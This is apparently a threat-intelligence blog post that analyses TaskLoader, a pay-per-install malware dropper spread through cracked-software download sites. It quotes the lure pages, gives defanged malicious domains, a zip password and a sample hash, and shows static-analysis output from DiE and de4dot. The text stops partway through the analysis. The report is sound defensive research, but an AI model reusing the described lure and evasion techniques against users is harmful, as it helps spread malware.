

Loader Galore - TaskLoader at the start of a Pay-per-Install Infection Chain

inside.harfanglab.io/blog/articles/cyber-threat-intelligence/loader-galore-taskloader-at-the-start-of-a-pay-per-install-infection-chain/





Claudio

Teixeira

CTI Engineer

In June 2023, we've observed multiple alerts that seemingly came from different sources. A quick search through our telemetry allowed us to identify multiple infected machines across our clients. Although they would sometimes present different behaviour, the initial infection vector stayed the same.

The servers were still actively delivering the initial payloads in early August in an intermittent fashion, and some of the malware sill went undetected by anti-virus engines. Even though there has been evidence of TaskLoader infrastructure and payloads being active as early as 2016, we've seen it deliver more recent malware such as the recently observed CustomerLoader and DotRunpex inector using BYOVD to try and terminate protected processes.

The overall attack process has similar TTPs as the NullMixer campaign seen in mid-2022 and follows many of the same principles but with different infrastructure and newer malware.


We've taken this opportunity to dig deeper into the distribution of this malware and present some common malware analysis techniques that can be used to analyze this common threat and determine its capabilities, as well as providing a reliable source of information and analysis to allow the wider community to more effectively investigate these threats.

After analysis, we have reason to believe this is part of a PPI (Pay-per-Install) campaign, which is a kind of Infrastructure-as-a-Service which allows cyber criminals to pay a provider to launch their malicious software on infected machines.

Table of Contents

Overview


Here is a small schematic to demonstrate the execution flow of the malware.



Infection Vector

The initial malware came from the `crack4windows[.]com` website, which offers all kinds of supposedly pirated software for free. This is a common vector for malware distribution. For instance, we identified some of the infections came from the download of the `TamoGraph Site Survey` software, used to measure wireless network signal intensity in a building.

The website also advertises other more common software, but they all distribute the same malware. It features fake “stars”, a downloads counter, and “thank you” messages written in different languages to legitimize the activity and lure users into a sense of confidence.



February 17 2023

TamoGraph Site Survey 8.0 Build 271 Crack + Activator (Updated)

By crack4windows TamoSoft Network-Tools 16274 220 MB
Windows 10 64 bit, Windows 10, Windows Server 2012, Windows 2008 64 bit, Windows 2008, Windows 8 64 bit, Windows 8, Windows 7 64 bit, Windows 7
894 3.8/5

Download TamoGraph Site Survey

English हिन्दी 漢語

More and more people rely on wireless networks in their own homes, so as to provide Internet access to all nearby devices, such as smartphones, laptops, tablets and desktop computers. However, depending on the adapter they use, the signal strength may decrease and even fall, so users can rely on **TamoGraph Site Survey** to analyze and evaluate the status of 802.11 Wi-Fi networks.

In order to make the most of the application, you first need to make sure it has correctly

Search this site... Search

Popular Posts

- Autodesk Fusion 360 2.0.15299 Crack Plus License Key
- FileBot 4.9.6 / 4.8.3 Crack With Activator Latest 2023
- AnthemScore 4.16.0 Crack Plus Keygen
- Cutting Optimization Pro 5.16.7.2 Crack With Serial Number Latest 2023
- RaiDrive 2022.6.92 Crack + Activation Code Download


Recent Posts

- PrimoCache 4.2.0 Crack + Activation Code Updated
- APOWERRECOVER 1.1.0.8 Crack & Serial Number
- StarUML 5.1.0 Crack Full Version
- Autosofted Auto Keyboard Presser 1.9 Crack + Serial Key Download 2023
- AllPlan 2019 Crack + Serial Key (Updated)

The download contains a text file with instructions:

```
TamoGraph Site Survey Crack 8.0 Build 271
Download link: http[:]//free3pc[.]site/download?id=GDtfLsBrxfU&s=C0B24C23
Zip Password: GDtfLsBrxfU_062123
```

Thee other “file hosting” domains have also been identified at this stage. We noticed that the password always contains the date of the download. The actual payload is hosted in these websites, which when accessed, try to pass as legitimate file sharing websites, although they cannot be used as such or contacted anywhere.



free1app.site

Welcome!

Upload files for free, without registration

We don't limit upload or download speeds for pro users, it's as fast as your connection

✔ Drag & Drop	Simply drag & drop your file into our uploader & get a shareable URL immediately
✔ No Registration Required	Upload & share your files immediately, no registration required
✔ Unlimited Bandwidth	We never limit bandwidth or downloads, no matter how popular your file is
✔ Secure End to End Encryption	Files are encrypted and transferred securely from your browser all the way to our servers

300GB FREE DOWNLOADS

A full 300GB of free downloads. Download Movies, Games, Music, Software + more!

OVER 2,500TB OF FILES

The biggest database of files, we have more files than any other download service!

100% SECURE & ANONYMOUS

Our service is 100% anonymous, absolutely no-one can see what you are downloading!


"Thanks guys! I finally found the file i needed"

Ann, US
Another satisfied user

"It's so simple and easy to use - and it's free!"

Adam, UK
Another satisfied user

EULA | Copyright © 2016-2023



free2app - file sharing and storage made simple

File storage made easy – including powerful features you won't find anywhere else. Whether you're sharing files, photos, videos, audio, or docs, we can simplify your workflow.

✓ SHARE

Share through email, link, or social network. Unlimited ad-supported downloads with no wait times.

✓ COLLABORATE

Store and share any file type. Share folders of project files. Easily email large files.

✓ STORE

10GB for free. Up to 50GB free with bonuses. Store all your photos, audio, and videos.


✓ ACCESS

Always have your important files with you. Never forget your work at home. View, manage, and share from anywhere.

As it setups scheduled tasks for persistence, it has been previously dubbed as “TaskLoader” by other researchers. It also executes a binary called `sitool.exe` which has the Original Filename of `sihost.exe` to blend in with default Windows tools. The day following our initial investigation, the hash of this particular dropper was different, and it kept being updated regularly with mitigated differences on its detection rate.

Sitool.exe – Stage 1

Sitool is the first stage of TaskLoader and is quite simple. A quick analysis with DiE shows us it’s an obfuscated .NET binary.



File name: C:\Users\[redacted]Desktop\sitool\e2dcb80bcf46dbd1d44adb6ee0cd7a39e2c4829632fd94c83bba70c3907c52fb.bin

File type: PE32
Entry point: 0041482e
Base address: 00400000

Sections: 0004
TimeDateStamp: 2023-04-29 00:53:24
SizeOfImage: 0001c000

Scan: Detect It Easy(DiE)
Endianness: LE
Mode: 32
Architecture: I386
Type: GUI

```
protector    .NET Reactor(4.8-4.9)[-]                     S
library      .NET(v2.0.50727)[-]                          S
linker       Microsoft Linker(6.0)[GUI32,admin]           S  ?
```

Entropy

Type: PE32
Total: 5.90543 73%
Status: not packed
Offset: 00000000
Size: 00012c00

Regions


Name	Offset	Size	Entropy	Status
PE Header	00000000	00000400	1.63839	not packed
Section(0)['.text']	00000400	00011400	5.97287	not packed
Section(1)['.sdata']	00011800	00000400	5.86332	not packed
Section(2)['.rsrc']	00011c00	00000e00	4.84063	not packed
Section(3)['.reloc']	00012a00	00000200	0.10473	not packed

Detect it Easy binary signatures and entropy graph.

Due to how .NET works, we can often decompile it from IL (Intermediate Language) to something that looks very close to its source code. If you're interested in how .NET works, there is a great DEFCON talk about .NET malware. The entropy curve shows no significant areas of entropy, meaning this software is likely not packed or encrypted. Encrypted areas may show entropy from values ranging anywhere from 7.2 to 7.9.


Here, we simply used the common tool `de4dot` to deobfuscate the binary. Opening it with

DNSpy, we can read some of its decompiled code. It seems to be a very simple task creator with primitive anti-analysis functionality. The following images show the main functions used by this binary.




```
λ de4dot -f e2dcb80bcf46dbd1d44adb6ee0cd7a39e2c4829632fd94c83bba70c3907c52fb.bin -o e2d_deobfs.bin

de4dot v3.1.41592.3405 Copyright (C) 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot

Detected .NET Reactor (C:\Users\malware\Desktop\sitool\e2dcb80bcf46dbd1d44adb6ee0cd7a39e2c4829632fd94c83bba70c3907c52fb.bin)
Cleaning C:\Users\[redacted]\Desktop\sitool\e2dcb80bcf46dbd1d44adb6ee0cd7a39e2c4829632fd94c83bba70c3907c52fb.bin
WARNING: Could not find all arguments to method System.String zNiI4E5BCtDIeX2ZOu.JvcPLNnlO0s99rHu6y::HoWxXgoKb(System.Int32) (060
000D2), instr: IL_0005: ldarg
Renaming all obfuscated symbols
